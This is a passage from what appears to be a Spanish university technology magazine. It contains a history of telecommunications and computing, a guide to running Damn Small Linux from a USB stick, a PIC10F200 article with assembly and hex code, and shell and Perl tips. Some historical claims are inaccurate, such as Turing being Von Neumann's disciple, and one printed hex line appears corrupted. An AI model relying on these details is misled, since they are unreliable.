El equipo que desarrolló la primera ARPANET estuvo liderado por Bob Taylor y tuvo muchos miembros destacados como Lawrence G. Roberts y Wesley A. Clark. Estos ingenieros utilizaron ampliamente los trabajos de Donald Davies y Paul Baran que habían especulado sobre el concepto de conmutación de paquetes.
Internet no sería nada sin los servicios que ofrece a sus usuarios, los más destacados son (siempre según opinión mía):

- El correo electrónico: el servicio fundamental, todos los usuarios lo consultan nada más conectarse. Se lo debemos a Ray Tomlinson. Primero desarrolló un correo interno entre los diferentes usuarios de un ordenador con muchas terminales. Después el sistema evolucionó para comunicar usuarios de varias máquinas.

- La World Wide Web (telaraña mundial): el segundo servicio más importante (o el primero). Los primeros sistemas de información (gopher, wais ...) eran difíciles de usar. Tim Berners-Lee desarrolló la WWW en el CERN (Centro Europeo de investigaciones en física avanzada) como una forma agradable de compartir textos científicos. Fue clave el concepto de hipertexto (las palabras importantes pueden convertirse en enlaces que llevan a otros textos pero no se altera su posición en el texto original). El éxito del formato fue tal que hoy no sólo se utiliza para presentar información sino para acceder a todo tipo de servicios: comerciales, lúdicos, científicos... La posibilidad de usar las páginas Web como interfaz de una base de datos abrió un mundo infinito.

- Los buscadores: el gopher fue probablemente el primer buscador de internet. Con el nacimiento de la WWW nacieron los buscadores Web mucho más fáciles de usar y mucho más versátiles. El primero fue "Yahoo!" un buscador con estructura de árbol (que al principio se mantenía casi manualmente). Los creadores de Yahoo! fueron dos estudiantes de postgrado de Stanford: Jerry Yang y David Filo. El segundo gran hito en los buscadores Web fue google. Google se basa en el algoritmo "PageRank" que clasifica las páginas Web estadísticamente asignando a cada una la probabilidad de que sea "lo que realmente buscamos". La idea fundamental bajo PageRank es que si buscamos páginas con la palabra "Marconi" la más interesante será la que más veces está enlazada desde otras páginas. Curiosamente, Google también fue desarrollado por otros dos estudiantes de postgrado de Stanford: Sergey Brin y Larry Page.

CUADRO 4: LOS PADRES DE LOS ORDENADORES

Aunque sea en un cuadro, los padres del ordenador SÍ merecen un homenaje: el concepto de la máquina programable fue ideado por Charles Babbage en el siglo XIX. Entre 1820 y 1842 intentó construirla de diferentes formas, no lo logró.
Aquí podemos recordar al ingeniero español Leonardo Torres Quevedo. Además de importantes logros en el diseño de teleféricos y funiculares, este ingeniero de caminos era un gran aficionado a los autómatas. A principios del siglo XX, construyó la primera máquina capaz de jugar al ajedrez contra un humano.
La arquitectura de los ordenadores utilizada hasta hoy fue establecida por el matemático húngaro John Von Neumann.
El impulso definitivo lo dio un discípulo de Von Neumann: Alan Turing. Turing trabajó para el gobierno británico durante la segunda guerra mundial en el centro militar de Bletchley Park. Allí construyeron la computadora llamada "Colossus" y también la "Bombe" que sirvió para romper los códigos de la máquina que utilizaba el ejército nazi para cifrar sus comunicaciones (la famosísima "Enigma", una máquina electromecánica que se basaba en el giro de muchos discos con caracteres desordenados).
Turing tuvo una vida infeliz y atormentada, fue procesado por el "delito" de mantener relaciones homosexuales y murió envenenado en extrañas circunstancias (la versión oficial lo registró como suicidio aunque no terminó la manzana contaminada con cianuro).
Después de Bletchley Park los norteamericanos J.P. Eckert y J.W. Mauchly crearon ENIAC, computador diseñado para calcular trayectorias de proyectiles.

LAS TEORÍAS

Y ahora vamos a repasar las teorías... Una buena pregunta es ¿Por qué vienen después? Realmente, es porque se me ocurrió incluirlas aparte cuando ya había empezado con los inventos. Alguien puede pensar que tengo tendencia a valorar más las investigaciones prácticas, puede ser que sí y que mi inconsciente me haya traicionado. Recordad:
A veces, el ser humano ve la punta del iceberg y puede aprovecharla (crear un invento o desarrollo útil). Así se empezaron a explotar los sistemas eléctricos sin comprender bien sus leyes. Sin embargo si no se desarrolla una teoría que explique el iceberg completo, nunca se dominará realmente el fenómeno ni se aprovechará más que superficialmente.

LA TRANSFORMADA DE FOURIER Y EL ANÁLISIS ESPECTRAL

Jean-Baptiste-Joseph Fourier (nacido en Auxerre en 1768, muerto en París en 1830 en París) tuvo una vida ajetreada como militar y político en la época de Napoleón.
Sin embrago hoy lo recordamos por su contribución a la ciencia. Este hombre polifacético estudió la propagación del calor y descubrió que toda función periódica, continua o no, se puede expresar como una serie de funciones senoidales (teorema de Fourier). Este resultado fue muy criticado por otros científicos de la época como Lagrange o Laplace que defendían que era imposible obtener una función discontinua sumando otras continuas (realmente, sí que es posible si la suma es infinita).
Si embargo este resultado abrió todo un mundo de la matemática aplicable a muchas ciencias y conocido como análisis espectral. La serie de Fourier (y su versión para funciones aperiódicas: la transformada de Fourier) es otra forma de representar cualquier función que puede ser útil para muchos estudios y para resolver algunas operaciones que de otra forma serían excesivamente complejas (como resolver algunas ecuaciones diferenciales).

FIGURA 7: Joseph Fourier

El análisis espectral es importante para la física, la astronomía y muchas otras ciencias. Para la telecomunicación es fundamental. Todo ingeniero de telecomunicación considera tan natural manejar las transformaciones de Fourier como sumar y restar. Podríamos decir que es la teoría fundamental que permite analizar todas las señales y su procesado.
Las transformadas de Fourier permiten entender las modulaciones usadas en radio y televisión. Permiten predecir las consecuencias que algunos procesados que hace el sistema telefónico van a tener sobre la voz... Si tuviéramos que elegir un patrón humano de la telecomunicación Fourier sería un serio candidato (Nuestro patrón oficial (y divino) es el arcángel Gabriel, el mensajero).

LAS ECUACIONES DE MAXWELL Y LA TEORÍA ELECTROMAGNÉTICA

James Clerk Maxwell (nació en Edimburgo en 1831 y murió en Glenlairen 1879) fue el padre de la teoría matemática del electromagnetismo. La increíble mente matemática de Maxwell fue capaz de estudiar la obra de muchos investigadores anteriores (Volta, Ampere, Faraday ...) y resumir sus experimentos en cuatro ecuaciones (ecuaciones de Maxwell).

FIGURA 8: James Clerk Maxwell

Desde que Maxwell estableció sus ecuaciones todos los estudios sobre electromagnetismo (antenas, ondas libres, ondas guiadas ...) han consistido en resolverlas en diferentes entornos.
Albert Einstein describió el trabajo de Maxwell como .el más profundo y provechoso que la física ha experimentado desde los tiempos de Newton". En mi opinión, el genio alemán recordaba que calcular trayectorias, velocidades, fuerzas.. no fue un problema desde que se enunciaron las leyes de Newton, al igual que el cálculo electromagnético quedó definido por las cuatro ecuaciones de Maxwell.
Maxwell sería sin duda un buen candidato al título de patrón de las telecomunicaciones. No me preguntéis si voto por él o por Fourier, no sabría qué decir.

LA TEORÍA DE LA INFORMACIÓN

Durante mucho tiempo (prácticamente desde que se fundó la Escuela de Madrid en 1931 hasta los años 80) la preocupación principal del ingeniero de telecomunicación era transmitir y/o procesar las señales básicas de la comunicación humana directa: voz, sonido (que es una señal más rica que la voz) e imagen.

Sin embargo, desde Morse, existe otro tipo de señal: los datos. Aunque, como digo, existieron siempre la preocupación por los datos se disparó con los ordenadores y la posibilidad de comunicarlos (telemática, ver apartado de internet).

Así como la teoría para estudiar las señales de audio o imagen es muy antigua (y basada en la transformada de Fourier). Hasta 1948 no se publicó una teoría que caracterizara matemáticamente los datos. Esa nueva ciencia se llamó "Teoría de la Información" y su padre fue Claude Shannon.

Shannon era ingeniero eléctrico por la Universidad de Michigan y realizó una tesis doctoral en el MIT (Instituto de Tecnología de Massachussets) donde estudió las aplicaciones del álgebra booleana (o binaria) a la conmutación y a los circuitos digitales (ver Cuadro 5.1).

Shannon pasó quince años en los laboratorios Bell (ver Cuadro 5.2), donde trabajó con grandes científicos como Harry Nyquist (padre de la teoría que permite digitalizar señales (ver Cuadro 5.3), o William Bradford Shockley (inventor del transistor).

Fué en este periodo cuando Shannon desarrolló la teoría de la información publicando el libro Ünа Teoría Matemática de la Comunicación". En este trabajo se demostró que todas las fuentes de información (telégrafo eléctrico, teléfono, radio, la gente que habla, las cámaras de televisión, ...) se pueden medir y que los canales de comunicación tienen una unidad de medida similar. Mostró también que la información se puede transmitir sobre un canal si, y solamente si, la magnitud de la fuente no excede la capacidad de transmisión del canal que la conduce, y sentó las bases para la corrección de errores, supresión de ruidos y redundancia.

Claude Elwood Shannon falleció el 24 de febrero del año 2001, a la edad de 84 años. Durante sus últimos años sufrió la terrible enfermedad de Alzheimer que destruyó su privilegiada mente.

Shannon sin duda debería ser otro candidato a patrón... Tiene quizás un handicap: creo (y sólo es una opinión) que la mayoría de los ingenieros recordamos la teoría de la información como una disciplina árida y difícil de estudiar. Sin embargo, eso no debería restarle mérito a una de las grandes mentes del siglo XX y uno de los padres de la tecnología digital.

FINAL

Para terminar recordaros que ésta es una selección personal. Seguro que todos pensáis que me he olvidado de alguien o algo. O tal vez que he incluido algo de menor importancia al resto. Todas las propuestas son válidas. Seguro que si yo mismo releo el artículo dentro de un par de meses decido cambiar algo. Comentarios a: fmartin@uvigo.es.

El apartado de bibliografía es muy corto. Todos los datos: fechas, nombres (algunos de complicada ortografía)... proceden de la enciclopedia libre "Wikipedia" (http://es.wikipedia.org). A lo mejor, deberíamos incluirla como un importante hito.

CUADRO 5: MÁS INFORMACIÓN

1. Los circuitos digitales no trabajan con señales continuas como los analógicos. Se trata de tratar con valores numéricos generalmente expresados en base 2 (los dígitos posibles son 0 ó 1, un dígito binario se llama bit: binary digit). Si oís a un ingeniero francés hablar de televisión o telefonía "numéricas" se refiere a sistemas digitales (incluso hay libros traducidos del francés que hablan de sistemas numéricos). ¿No os parece que "numérico" es un término que dice mucho más que "digital"?

2. Sí, sí, lo que pensáis: el departamento de investigación de la empresa que fundó Alexander Graham Bell. Hoy día el gobierno norteamericano obligó a su división (para evitar monopolios) dando lugar a: Lucent Technologies, AT&T, Bell Atlantic, Southern Bell, Pacific Bell y seguro que se me escapa alguna.

3. Publicada en 1928 en el artículo "Certain topics in Telegraph Transmission Theory". Ahora se conoce como teorema del muestreo o teorema de Nyquist (en algunos libros teorema de Nyquist-Shannon).

GNU/Linux en USB

Como llevar nuestro sistema en el bolsillo

por Er Viajante

Qué te parecería llevarte tu sistema GNU/-Linux a cualquier parte, guardadito en un bolsillo o en un sobre de papel... que si, que no... Pedimos disculpas por esta regresión infantil. En este artículo os vamos a contar como instalar un sistema GNU/Linux completo en una memoria USB para poder usar vuestro sistema operativo favorito en cualquier ordenador.

Una de las ventajas que tienen los sistemas GNU/-Linux es que se pueden personalizar hasta extremos inconcebibles. Uno de estos casos es la mini distribución DSL (`http://www.damnsmalllinux.org/`) también conocida como *Damn Small Linux*, lo que se podría traducir por *Linux Malditamente Pequeño* o algo más fuerte.

¿POR QUÉ DSL?

Buena pregunta (y no es porque la haya hecho yo :). En realidad, hoy por hoy, existen un montón de distribuciones que se pueden instalar en un dispositivo de almacenamiento USB de forma sencilla y realmente no hay mucha diferencia entre utilizar unas u otras. De todas formas, respondiendo a la pregunta, podemos decir:

- De todas las que probamos fue la que dio menos problemas.
- Está basada en knoppix, utilizando su sistema de detección de hardware que nos ofrece cierta seguridad de que funcionará en la mayoría de los ordenadores.
- Es muy pequeña y se puede cargar totalmente en RAM como lo que "vuela".
- Tiene un sistema de paquetes de extensión *myDSL* muy sencillo de utilizar.

LA FORMA FACILÍSIMA

La forma más sencilla de instalar DSL en un dispositivo externo USB es la siguiente:

- Arranca con el Live-CD que puedes descargarte de `http://www.damnsmalllinux.org/`
- Selecciona el menú instalar en dispositivo USB pulsando con el botón derecho sobre el escritorio (App → Tools → Install to Pen-Drive)


Aquí tendremos que escoger si el dispositivo va a arrancar con bios USB-ZIP o USB-HDD. Esto ya dependerá del sistema final en el que se vaya a ejecutar y el soporte que de su BIOS para el arranque desde dispositivos USB.

"DSL es una de las distribuciones Linux más pequeña y que ofrece un conjunto de herramientas bastante completo"

Según la documentación de `syslinux` el modo recomendado es USB-HDD, sin embargo, ciertas BIOS solo soportan el modo USB-ZIP en el que la tabla de particiones del dispositivo USB debe tener un formato especial. Los ordenadores modernos suelen soportar el sistema USB-HDD, pero si no estás seguro comprueba en tu BIOS qué tipos están soportados.
Para asegurar, usa dos memorias USB :)

EXTENSIONES MYDSL

Como comentábamos más arriba, la mini-distro DSL proporciona un sencillo sistema de extensiones conocidas como *myDSL*. En la propia web de DSL se mantiene un repositorio con varias aplicaciones empaquetadas utilizando este sistema. Comentaros que existen otros dos tipos de extensiones que puede manejar DSL: .uci y tar.gz. No las vamos a discutir en este artículo pero siempre está bien saberlo.
El propio sistema DSL incorpora una herramienta gráfica para el manejo de estas extensiones que podéis encontrar en el menú:
Applications→Tools→myDSL Extension Browser
Estas extensiones también pueden ser cargadas cuando el sistema arranca, ya sea configurando los parámetros de arranque del sistema o simplemente copiando los ficheros .mydsl que nos interesen en el directorio raíz del dispositivo USB.



CREANDO EXTENSIONES

Una tarea interesante es crear nuestras propias extensiones, de forma que podamos instalar nuestros programas en el dispositivo USB para ejecutarlos en otra máquina, por ejemplo, a modo de demostración.
Los paquetes myDSL son simples ficheros tar.gz que se descomprimen desde el directorio raíz, como la mayoría de los sistemas de paquetes. A modo de ejemplo, vamos a crear un paquete para nuestras prácticas de laboratorio de programación intempestiva. Los pasos a seguir serían estos:

```
# cd /tmp
# mkdir -p pkg/usr/local/bin
# mkdir -p pkg/usr/local/src
# cp pract1 parct2 parct3 pkg/usr/local/bin
# cp pract1.c parct2.c parct3.c pkg/usr/local/bin
# tar czvf intemps.dsl ./pkg
```

O si hemos sido precavidos y utilizado las *Autotools* de GNU...

```
# ./configure --prefix=/tmp/pkg
# make && make install
# cd /tmp
# tar czvf intemps.dsl ./pkg
```

Lo que nos simplifica un montón las cosas, sobre todo en cuanto empezamos a tener librerías, ejecutables, ficheros de configuración, documentación, etc...

OTRAS VENTAJAS

Además de todo lo comentado hasta el momento, DSL tiene un par de características muy interesantes. La primera de ellas es la opción de cargar todo el sistema en memoria RAM, con lo que conseguimos que nuestro sistema no tenga que acceder al dispositivo USB para nada y por tanto se ejecute mucho más rápido. Para utilizar esta opción, solamente tenemos que pasar el parámetro `toram` al sistema utilizando el prompt que se nos proporciona en la pantalla de arranque.
Otra opción interesante es que DSL incluye `qemu`, una máquina virtual capaz de simular un PC completo. Esto permite a DSL arrancar en una ventana dentro de una sesión Windows, con lo cual podremos utilizar nuestro sistema incluso si la máquina no dispone de opciones de arranque por USB o CD-ROM.
Finalmente, comentar que DSL también se puede instalar como un Live-CD, es decir, como un sistema capaz de arrancar desde un CD-ROM sin necesidad de instalar ningún fichero en nuestro disco duro, lo que se convierte en una interesante opción si una determinada máquina no dispone de la opción de arranque USB.
Lo interesante de este Live-CD y de donde toma el nombre esta distribución, es que solamente ocupa 50Mb, por lo que puede grabarse en un CD de 23 min, de esos pequeñitos, e incluso en los promocionales con forma rectangular y tamaño de tarjeta de visita.

HASTA LA PRÓXIMA


En este artículo os hemos contado algunas de las posibilidades que ofrecen las nuevas distribuciones de GNU/Linux, centrándonos en un caso concreto: DSL. Como comentábamos existen muchas otras y las posibilidades de personalización de estos sistemas son realmente increíbles. No dudéis en enviarnos historias sobre como utilizáis vosotros estas herramientas.
Hasta el próximo número.

ATENCIÓN

Ten en cuenta que los dispositivos USB se manejan como discos SCSI (sdX) en Linux, al igual que los nuevos discos Serial ATA.

Si tu ordenador tiene un disco Serial ATA, asegúrate de elegir el dispositivo adecuado cuando generes tu distro ya que podrías dañar tu disco duro Serial ATA en el proceso.

Ante cualquier duda pregunta!!!



PIC10F200

EL MÁS PEQUE DE MICROCHIP

por Carlos Rodríguez Alemparte

A principios del 2.006 llegaron a mis manos las primeras muestras de este microcontrolador, cortesía del fabricante yanki de Arizona MICROCHIP. Desde hace unos 5 años vengo probando ya unos cuantos tipos de microcontroladores PIC, pero tengo que reconocer que este ha sido uno de los que más ha despertado mi curiosidad desde el momento en que vi el tipo de producto que era en la página web de Microchip: www.MicroChip.com

Esta gente estaba apostando por un microcontrolador de prestaciones casi ridículas, poco menos que te daba la risa al ver el tipo de arquitectura que tenía. Sin embargo, al mismo tiempo, te quedabas prendado de esa simplicidad casi máxima, y al instante la siguiente pregunta era: "Bueno, ... y esto ... ¿cuánto cuesta?" Pues la respuesta fue que el PIC10F200 se podía conseguir al precio de 47 céntimos de euro si pedía una tandada de 26 unidades junto con otro pedido lo suficientemente grande como para que los portes de envío no enmascarasen el precio del producto. Yo la verdad tenía un pedido de unos 600 euros casi, con lo cual los 12.50 euros de portes no eran muy significativos. Lo realmente interesante es que tenemos un microcontrolador reprogramable con toda su inteligencia por menos de medio Euro, sí, menos de 0.50 euros.


Por menos de 50 céntimos de euro puedes conseguir todo un microcontrolador

Ya han pasado unos meses y, evidentemente, la cosa no ha ido a más, y me refiero al precio. Ahora, en el mes de Noviembre del 2.006 lo podemos conseguir por 36 céntimos a partir de 100 unidades comprando en Microchip Direct, o sea, directamente al fabricante, cosa que ya es posible desde hace unos 2 años en España, con lo cual el intermediario que le gana un pastón a este material queda fulminado de la cadena comercial de incremento de costes, otro efecto beneficioso de la globalización (y no digo que todos lo sean, ...). A continuación, una captura de pantalla de la página de compra de MicroChip Direct para el 10F200:

Página de Compra de Microchip

EL PATILLAJE

En la siguiente imagen podemos ver un esquema del patillaje del 10F200, con sus 4 puertos de entrada/-salida. Salvo el GP3, que sólo puede funcionar como entrada o pin de RESET por nivel bajo, según se configure, cualquiera de los otros 3 pines se puede configurar como entrada o como salida. Además en estos 3 últimos pines (GP2, GP1 y GP0) se puede colocar un pull-ip interno de unos 10 K, evitando componentes externos.



Patillaje del PIC10F200

Una opción interesante para el pin GP2 es la de sacar una réplica del oscilador interno dividido por 4. El PIC10F200 tiene un oscilador interno de 4 MHz que le permite procesar instrucciones a 1 MIP (en general, ya que los cambios de flujo, como GOTO o CALL por ej., consumen lo mismo que 2 instrucciones normales). Esa señal cuadrada de 1 MHz puede ser muy útil para multitud de aplicaciones.

INSTRUCCIONES Y MEMORIA

El PICF200 cuenta con 256 instrucciones de FLASH, lo que nos permite darle hasta 256 órdenes, del tipo GOTO, CALL, MOV, SWAP, BTFSS, RET, etc. La FLASH se puede reprogramar hasta unas 100.000 veces, con una retención en las celdillas de la FLASH de al menos 40 años, según MicroChip.

Carece de memoria EEPROM y sólo permite anidar 2 veces la instrucción CALL, o sea, la tercera vez que hagamos un CALL sin un RETLW, nos vamos a las "quimbambas" y a partir de ahí es como jugar a la lotería.

Cuenta con interrupciones, aunque el vector de interrupción coincide con el vector de RESET, o sea que ... , al saltar una interrupción en realidad el micro se resetea y sólo disponemos de unos bits de estado especiales en el registro STATUS para enterarnos de si acabamos de iniciar la ejecución (arranque o Reset) o si saltó una interrupción. La verdad es un pequeño engorro, estando acostumbrado a los 12F y 16F con el vector de interrupción en la dir 04 de la FLASH, y con 8 niveles de anidamiento.

El PIC10F200 proporciona una pila de solo 2 posiciones

ALGUNAS APLICACIONES

Así y todo, para hacer multitud de tonterías sigue siendo un micro muy útil y válido. Yo la 1ª aplicación interesante que le he dado ha sido la de cargar los registros de un PLL de acceso por bus serie de 3 hilos (Latch Enable, Clock y Data) para un ADF4360 de Analog Devices, para un trabajito para Fernando Isasi, otro entusiasta del Hardware de la Universidad de Vigo, y padrino tecnológico de muchos de nosotros.

Y la 2ª fue la de secuenciar unos códigos de destellos para una baliza óptica con 1 LED LUXEON III, para un prototipo para el CIS (Centro de Investigaciones Submarinas), otra empresa gallega al alza gracias a la política actual que fomenta la Investigación y el Desarrollo tecnológicos. Bueno, espero que mi tocayo del CIS acabe usando esos LUXEONs en algún producto comercial.

UN EJEMPLO

Y como la teoría está muy bien, pero yo soy un fiel defensor de la práctica y las cosas palpables entre los dedos, a continuación ponemos un pequeño código fuente en ASM para empezar a hacer pinitos con el 10F200.

Lo que hace es una parida (una trivialidad, para los que no entienda el término): el programa configura los puertos de entrada y salida del PIC, activa la salida de la onda cuadrada de 1 MHz en el GP2 y después se pone a chequear un pulsador conectado a un pin de entrada del PIC, en el GPIO Cero, haciendo un eco de este pin de entrada sobre el LED conectado al GPIO1, configurado como salida.


El pulsador dispone de un pull-up interno en el PIC de unos 10 K que también activamos previamente, lo cual nos evita poner uno externo.

El código máquina compilado es tan sencillo como el que sigue, en formato .hex, lo pongo porque puede ser útil para quien no esté familiarizado con el MPLAB (el ensamblador de Microchip):

```
:020000040000FA
:10000000070000900C06000F0C020005050607260407
:06001000060626050600AA3
:021FFE00EB0FE7
:00000001FF
```

Y a continuación un esquema para ver con claridad lo que debemos de montar para probar ese código fuente con el 10F200.

Es una captura de pantalla de un simulador bastante bueno para microcontroladores PIC, aunque por desgracia tiene una interfaz con el usuario que podría llevarse todos los primeros premios habidos y por haber para el programa informático menos intuitivo del mercado. La verdad es que aún no he conocido a nadie que haya logrado no cabrearse al empezar a hacer cosas con el Proteus, lo cual tiene mérito (negativo..., pero mérito).



Bueno, y sin más ... un saludo para todo el grupo del GPI de la Universidad de Vigo, y para los del Laboratorio 303 de Ingeniería de Radio. Si alguien tiene alguda duda o sugerencia ya sabe:

Phone: 649 12 69 62
Mail: CarlosAlemparte@uvigo.es

```
; PROGRAMA de MUESTRA para el 10F200 by EB1IVJ,
; Carlos R. Alemparte, Nov 2006
;
; Este programa hace un eco de un pulsador en GPIO_0 sobre un LED en GPIO_1 y saca
; por GPIO2 una onda cuadrada de 1 MHz, útil como oscilador

LIST        P=10F200 ; mikrokontrolador PIC k usamos

__CONFIG    _CP_OFF & _WDT_OFF & _MCLRE_OFF & _IntRC_OSC

#include <p10F200.inc>

#define  PULSADOR GPIO,0   ; pin 1
#define  LED      GPIO,1   ; pin 3

; RAM disponible: Desde H'10' hasta H'1F', sólo 16 BYTEs
UNA_VARIABLE   EQU 0x10 ; ponemos esto para ver como se asigna un nombre a una variable


        ORG    0000H           ; monta las instrucciones a partir de la dir H'0000' de la FLASH
        CLRF   UNA_VARIABLE    ; no vale para nada, es para ver como se borra una posición de RAM
INI     MOVLW  B'00001001'     ; GPIO3=IN  GPIO2=OUT  GPIO1=OUT  GPIO0=IN ;
                               ; 1s pa ENTRADAs y 0s pa SALIDAs
        TRIS   GPIO            ; lo mismo que MOVWF TRISIO    ; GP3  es sólo ENTRADA

        MOVLW  B'00001111'     ; habilitamos Pull-Up interno para GPIO, entre otras cosas
        OPTION                 ; esta instrucción transfiere W a OPTION,
                               ; que es un registro "fantasma"
        BSF    OSCCAL,FOSC4    ; Oscilador interno de 4 MHz/4 = 1 MHz OUTPUT, se saca por el GP2

BUKLE   BTFSS  PULSADOR
        BCF    LED
        BTFSC  PULSADOR
        BSF    LED
        GOTO   BUKLE

        END     ; indica al ensamblador el final del código fuente
```

Código ASM de nuestro ejemplo

Con un par... de líneas

Chuletillas para hacer cosas mú rápido

por Tamariz el de la Perdíz

PROCESANDO TEXTO CON PERL EN UNA LÍNEA

Aunque el comando grep funciona perfectamente, puede ser útil simularlo utilizando una línea de código Perl.

```
perl -e 'while (<>) {print if /hola/;}' mi_fichero
```

O de forma más breve utilizando el flag -n que simplemente comparando estos dos ejemplos sabréis qué hace.

```
perl -ne 'print if /hola/;' mi_fichero
```

Vamos con un ejemplo un poco más útil. Supongamos que tenemos un fichero con datos ordenados en columnas y queremos quedarnos solamente con la primera (el valor de ordenadas) y la tercera, digamos que para hacer una representación gráfica solamente de esos datos. El siguiente script:

```
perl -e 'while (<>) {@v=split;
> print "$v[0]\t$v[2]\n"}' mi_fichero
```

Aunque lo podríamos haber hecho con `awk` con una línea como

```
cat mi_fichero | awk -e '{print \$1,\$2}'
```

CREAR IMAGEN CD Y ACCEDER A EL

El siguiente truco nos permite generar una imagen exacta de un CD y acceder a ella. Las siguientes líneas hacen el trabajo poniendo el contenido el CD en el directorio /mnt/temp.

```
# dd if=/dev/cdrom of=mi_imagen.iso
# mount -o loop mi_imagen.iso /mnt/tmp
# ...
# umount /mnt/tmp
```

Recuerda que debes ser root para ejecutar los comandos del ejemplo 3 y no olvides desmontar el dispositivo cuando hayas terminado con él.

MANEJAR CARACTERES DE CONTROL EN VIM

En ocasiones es necesario manejar caracteres de control dentro de ficheros de texto, por ejemplo, para insertar o sustituir tabuladores. La forma de introducir caracteres como el tabulador en el modo comando del vim es pulsar la combinación de teclas `CONTROL` + V y luego pulsar la tecla del carácter que se desea utilizar (return, bs, TAB,...).

GENERAR GRÁFICOS A PARTIR DE FICHEROS DE TEXTO

A partir de un fichero de texto que contenga una columna de datos, podemos obtener rápidamente una representación gráfica de los mismos utilizando la herramienta `gnuplot` utilizando los siguientes comandos:

```
# wc -l text.dat
25
# gnuplot
gnuplot> plot [t=1:25] "test.txt" using ($2)
```

Si nuestro fichero tuviera dos columnas en las que la primera representa los valores de abscisas, la siguiente secuencia de instrucciones gnuplot mostraría la gráfica. Además, en este caso, los distintos puntos se unirán utilizando líneas rectas (parámetro `with lines`).

```
# wc -l text.dat
25
# gnuplot
gnuplot> plot "test.txt" using ($1):($2) with lines
```

Envía tus trucos

Puedes enviarnos esos trucos que usas a diario para compartirlos con el resto de lectores a la dirección:

occams-razor@uvigo.es

Pregúntale a OCCAM

Todo lo que nunca quiso saber y sí se atrevió a preguntar

por The Occam's Razor Team

El mítico Número Zero

Sigo vuestra publicación desde el principio y estoy encantada con los contenidos que incluís en cada entrega. Sin embargo, no consigo encontrar el legendario número Zero de Occam's Razor. He oído hablar de él en varios foros un tanto ominosos, y me encantaría conseguirlo para completar mi colección de Occam's Razor.

Una Tauro
